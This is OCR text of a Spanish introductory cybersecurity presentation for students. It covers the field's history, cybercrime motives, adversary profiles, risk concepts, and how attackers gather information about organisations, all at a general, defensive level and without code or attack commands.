axians

CERTIFICACIÓN DE CONFORMIDAD CON EL ens Esquema Nacional de Seguridad Categoría ALTA RD 3/2010

Introducción a la Ciberseguridad

Adolfo García Yagüe
adolfo.garciayague@axians.es
Junio 2025 (v.2026)

VINCI ENERGIES

Introducción a la Ciberseguridad

Lo que necesitas saber para empezar a construir tu camino

Esta presentación tiene un carácter exclusivamente **informativo y orientativo**. Su objetivo es acercarte al mundo de la ciberseguridad: cómo ha evolucionado, por qué es tan importante hoy y qué oportunidades profesionales ofrece. **No pretende enseñarte a atacar sistemas ni a realizar acciones dañinas, sino ayudarte a comprender un sector en crecimiento y mostrarte caminos que podrías explorar en tu futuro académico y profesional.**

Estás en una etapa clave para descubrir qué te gusta y hacia dónde quieres avanzar. Aprovecha cada ocasión para **aprender, preguntar y dejarte guiar**. **Tu familia, profesorado, orientadores, amistades y personas cercanas pueden ayudarte a tomar decisiones que abran puertas y te permitan construir tu propio camino.**

Ojalá esta sesión despierte **tu curiosidad**, te anime a seguir formándote y te muestre que la tecnología —y en especial la ciberseguridad— puede convertirse en una **profesión apasionante, útil y con un gran futuro.**

Agenda


Introducción a la Ciberseguridad

- Introducción
  - Perspectiva histórica
  - Automatización, Criptomonedas, Darknet e IA
  - Adversario
- Desarrollo de un Ciberataque
  - Activos
  - Superficie de exposición
  - Riesgo
  - Información
  - Vulnerabilidades
  - Exploits
  - Malware
  - Movimiento Lateral
  - Ransomware
  - Herramientas
- Modelos de Amenazas y Marcos de Referencia
  - Cyber Kill Chain
  - Pirámide del Dolor
  - MITRE ATT&ACK

Perspectiva histórica

1988-1995


- El incidente del **gusano Morris**, en 1988, puso de manifiesto la debilidad de un activo por culpa de una vulnerabilidad. A partir de este suceso se pondrá en marcha el primer **CERT (Computer Emergency Response Team)**
- Los **antivirus basados en firmas** son las primeras soluciones populares de ciberseguridad: McAfee, Norton, Anyware, Artemis...
- En 1977 el **NIST** avaló la robustez del **cifrado simétrico DES** y ese mismo año **RSA** demostró la eficacia del **cifrado asimétrico**. No obstante, ambos cifrados solo se emplearán en entornos gubernamentales y financieros, y su coste computacional era elevado
- Se producen algunos fraudes y robos de información a instituciones y compañías relevantes, pero, en general, el reto y el desafío técnico suele ser la principal motivación del atacante
- La seguridad todavía no es una amenaza seria y empieza siendo una molestia a veces “graciosilla”



Perspectiva histórica


1995-2006

- **Internet** y **conexión con el exterior**
- En la primera mitad de los noventa aparecen los **Firewalls**: Check Point, Cisco... y al final de la década se empieza a popularizar el **cifrado y la autenticación** robusta: **IPSec y VPNs**, **PGP**, **certificados, SSL, PKI...** En 1999 se impone **3DES** y este será sustituido en 2001 por **AES**
- En 1999 **MITRE Corporation** inicia el registro de las vulnerabilidades que se van descubriendo en los sistemas: **CVE (Common Vulnerability Exposure)**
- Se establecen las primeras normativas: **LOPD** (1999), **PCI-DSS** (2004) e **ISO 27001** (2005)
- Los ataques se vuelven más ruidosos: **correo spam**, **phishing**, **ingeniería social**, malware en **macros** de Microsoft Office, Windows...
- El cracking, el hacktivismo y los *script kiddies* ocupan los titulares de la época



El adversario en el ataque clásico

Normalmente actuaba en solitario y su dedicación al objetivo era alta




Perspectiva histórica

2005-2015

- La **Cloud** y las **RRSS** se convierten en **nuevas superficies de exposición**
- Se desarrollan las primeras herramientas para la detección de amenazas a partir del **análisis de eventos de seguridad, logs y telemetría como un modo de identificar ataques**. En este sentido, la telemetría jugará un papel esencial en la evolución desde antivirus tradicional al **EDR (Endpoint Detection and Response)**
- 2005, se establece la **National Vulnerability Database (NVD)** indicando el nivel de riesgo **CVSS (Common Vulnerability Scoring System)** de cada CVE registrado
- Lockheed Martin publica la **Cyber Kill Chain** en 2011 donde se estructuran las fases de un ataque. **MITRE** establece la matriz **ATT&CK** (2013) como un sistema para clasificar y modelizar los ataques. El NIST publica el **Cybersecurity Framework** en 2014 y se convierte en una referencia para **reducir riesgos de ciberseguridad e implementar medidas de protección**
- Normativamente, el 2010 marca el inicio del **Esquema Nacional de Seguridad (ENS)**
- El panorama cambia y se constituyen las primeras **organizaciones de cibercrimen**. Cuentan con nuevas herramientas: **botnets**, **criptomonedas**, **darknet**... Se empiezan a establecer **ecosistemas para "paquetizar" ataques**, la negociación de rescates, venta de **vulnerabilidades Zero-Day**, **exploits**, **malware como servicio**, **redes de bots**...
- Nuevos objetivos: Espionaje, sabotaje, extorsión y chantaje, guerra híbrida, ciberterrorismo, manipulación de la opinión pública...

Automatización y criptomonedas

Han facilitado el establecimiento de organizaciones especializadas cibercrimen



Criptomonedas


No lo olvidemos: el delincuente quiere ganar dinero

- La tecnología **blockchain** y la **naturaleza descentralizada** de las principales plataformas de criptomonedas han proporcionado a los ciberdelincuentes un **sistema para recaudar y acumular riqueza** que garantiza su anonimato, dificultando el rastreo de actividades como la extorsión y el chantaje, y favoreciendo su impunidad
- En la actualidad, **bitcoin** es la red crypto más empleada en las actividades criminales

Darknet y Dark Web

El delincuente necesita anonimato


- Al garantizar el anonimato, la Darknet es el punto de encuentro habitual de los cibercriminales:
  - Divulgación de técnicas y espacio para **exhibir y presumir** de fechorías
  - Venta de **información de posibles víctimas** (credenciales, información financiera, detalles de la red y otros sistemas...)
  - Venta de **BBDD y otros documentos con información sensible robados** a las víctimas
  - Venta de **servicios específicos** (malware, botnets, ataques DDoS, vulnerabilidades Zero-Day...)



Perspectiva histórica


2015-actualidad

- **El teletrabajo masivo y la Cloud** han **difuminado el perímetro tradicional**. Aparecen nuevas tecnologías: UEBA, **XDR**, **NDR**, **SOAR, SASE/SSE** (FWaaS, DNS Seguro, SWG, **ZTNA**...), **DevSecOps**...
- La previsible capacidad de la computación cuántica permitirá desencriptar el cifrado actual y, por esta razón, empezamos a hablar de **cifrado postcuantico**
- El gobierno de la seguridad y directivas como **GDPR** (2016), NIS (2016), **NIS2** (2024) y **DORA** (2024) están fortaleciendo y sistematizando la ciberseguridad de instituciones públicas y empresas
- El desarrollo de la **inteligencia artificial generativa** representa una tecnología de doble uso: A los buenos les permite ser más listos y más rápidos, y a los malos también...
- Turla, Lazarus, APT1, LockBit, Qilin, Medusa, Revil, DarkSide y Fancy Bear son solo un pequeño ejemplo de algunas organizaciones de cibercriminales...



Inteligencia Artificial

Facilita el desarrollo autónomo de un ataque, técnica, adaptación y aprendizaje



Hackers, Script Kiddies y Hacktivismo

Conocer al adversario es el primer paso para protegerse

- **Atacante con profundos conocimientos técnicos, tenaz y persistente**, cuyo perfil suele asociarse —de forma popular, aunque incorrecta y generalizada— con el término **Hacker**
- **Entusiastas de la informática** que intentan emular a los primeros mediante el uso de **herramientas** software que simplifican los ataques **(Script Kiddies)**. Muchas de estas herramientas han sido desarrolladas por Hackers que no guardan relación con ciberdelincuencia
- **Hacktivismo.** Variación ciber del clásico activista y sus reivindicaciones (política, social, minorías, racial, ecología, religión...). Hace uso de cualquier recurso para ser escuchado, pero ha sido habitual la **desfiguración** de sitios web, ataques de **denegación de servicio (DoS), filtración de datos** y revelación de secretos, campañas en RRSS, **difusión de noticias falsas**...

Insiders, Cibercriminales y APT

Conocer al adversario es el primer paso para protegerse

- **Insiders.** Normalmente suele ser un empleado resentido o ávido de "ganar un dinero extra" protagonizado un ataque o robo a su empresa, o facilitando a un tercero la perpetración del cibercrimen (facilitar información sensible, filtrar credenciales, infección intencionada con un malware...)
- **Grupo de cibercriminales** y **Advanced Persistent Threat (APT).** Son organizaciones con importantes recursos. Estudian y seleccionan a sus objetivos entre empresas, instituciones, gobiernos, sectores industriales, personalidades, ... En ciertas ocasiones mantienen vínculos con Estados, grupos terroristas e, incluso, con compañías aparentemente legales:
  - Robos de BBDD con **datos de clientes** para iniciar otros ataques
  - Robo información, **cifrado** y extorsión a empresas, instituciones y particulares
  - Robo de **propiedad intelectual** y datos estratégicos
  - Sabotaje a empresas en sus **procesos** y funcionamiento normal
  - **Ataques contra las infraestructuras** de una nación
  - Desinformación y **fake news**

Agenda

Introducción a la Ciberseguridad

- Introducción
  - Perspectiva histórica
  - Automatización, Criptomonedas, Darknet e IA
  - Adversario
- Desarrollo de un Ciberataque
  - Activos
  - Superficie de exposición
  - Riesgo
  - Información
  - Vulnerabilidades
  - Exploits
  - Malware
  - Movimiento Lateral
  - Ransomware
  - Herramientas
- Modelos de Amenazas y Marcos de Referencia
  - Cyber Kill Chain
  - Pirámide del Dolor
  - MITRE ATT&ACK

Activos de interés


Lo que motiva al atacante

- **Activo es cualquier elemento valioso para una organización**. Pueden ser servidores, datos, software, propiedad intelectual, una página web de atención al cliente o de venta online, o un proceso de fabricación, entre otros. Los activos deben protegerse porque su pérdida, alteración o daño afectan al funcionamiento y seguridad de la entidad
- Una organización debe **articular y evaluar su seguridad alrededor de sus activos**:
  - Conocer nuestros activos e inventariarlos
  - Vulnerabilidades conocidas, análisis de riesgo, evaluación del impacto en el negocio ante el daño o robo de un activo y plan de continuidad
  - Normativa aplicada (si la hay) a esos activos: GDPR, PCI-DSS, DORA, NIS2...
  - Medidas de protección: Salvaguarda, cifrado, control de acceso, ...
  - Medidas de detección de ataques o acceso indeseado a nuestros activos
  - Medidas de respuesta ante un intento de ataque a nuestros activos

Superficie de exposición

Puntos de entrada que aprovechara el adversario

- Superficie de Exposición o **attack surface** son el conjunto de puntos a través de los cuales un atacante puede intentar acceder, manipular o comprometer un activo, sistema, red, aplicación o proceso. Por ejemplo:
  - Credenciales de usuario y administradores
  - Correo electrónico, Ingeniería social, acceso remoto…
  - Servicios expuestos a Internet y, en especial, navegación y las RRSS
  - Aplicaciones con fallos de seguridad o mal configuradas
  - Dispositivos (Equipo del usuario, smartphone, tabletas, OT, IoT e IoMT…)
  - Recursos en Cloud
- **Reducir y proteger la superficie de exposición** significa minimizar esas posibles vías de ataque, cerrando accesos innecesarios, aplicando actualizaciones de seguridad, segmentando redes, y educando a los usuarios



Riesgo


Amenaza, vulnerabilidad, activo e impacto

- El análisis de riesgos **identifica, evalúa y gestiona los posibles eventos adversos** que puedan afectar a una organización, proyecto o sistema
- En Ciberseguridad el riesgo mide la posibilidad de que una **amenaza** aproveche una **vulnerabilidad** y su **impacto** en la organización:
  - **Amenaza:** cualquier evento, actor o acción que pueda causar daño (atacante, malware, errores humanos, catástrofe...)
  - **Vulnerabilidad:** una debilidad en el sistema de la que hace uso la amenaza y que puede ser explotada (como una contraseña débil o un CVE)
  - **Impacto:** la gravedad de las consecuencias si la amenaza llega a materializarse, como pérdida de datos, interrupción de servicios o daño reputacional
- Para el análisis de riesgos se pueden emplear diferentes marcos y metodologías:
  - **NIST** Risk Management Framework
  - **ISO 27005**
  - **MAGERIT**, del Ministerio de Hacienda y ENS

Recopilación de información por el adversario

Selección de la víctima y definición del tipo de ataque

- **Organización:** Noticias, estructura societaria, memoria anual, estado financiero, organigrama, departamentos, proveedores, clientes, política de seguridad, socios tecnológicos, despachos de abogados con los que suele colaborar...
  - Visión general de la víctima: **activos de interés**, **capacidad financiera**...
  - Estudio de la **superficie de exposición** y su cadena de suministro
- **Empleados y personal externo:** Nombres, cargos, correos electrónicos, teléfonos, RRSS, aficiones:
  - Ingeniería social
  - Ataques BEC
  - Phishing dirigido
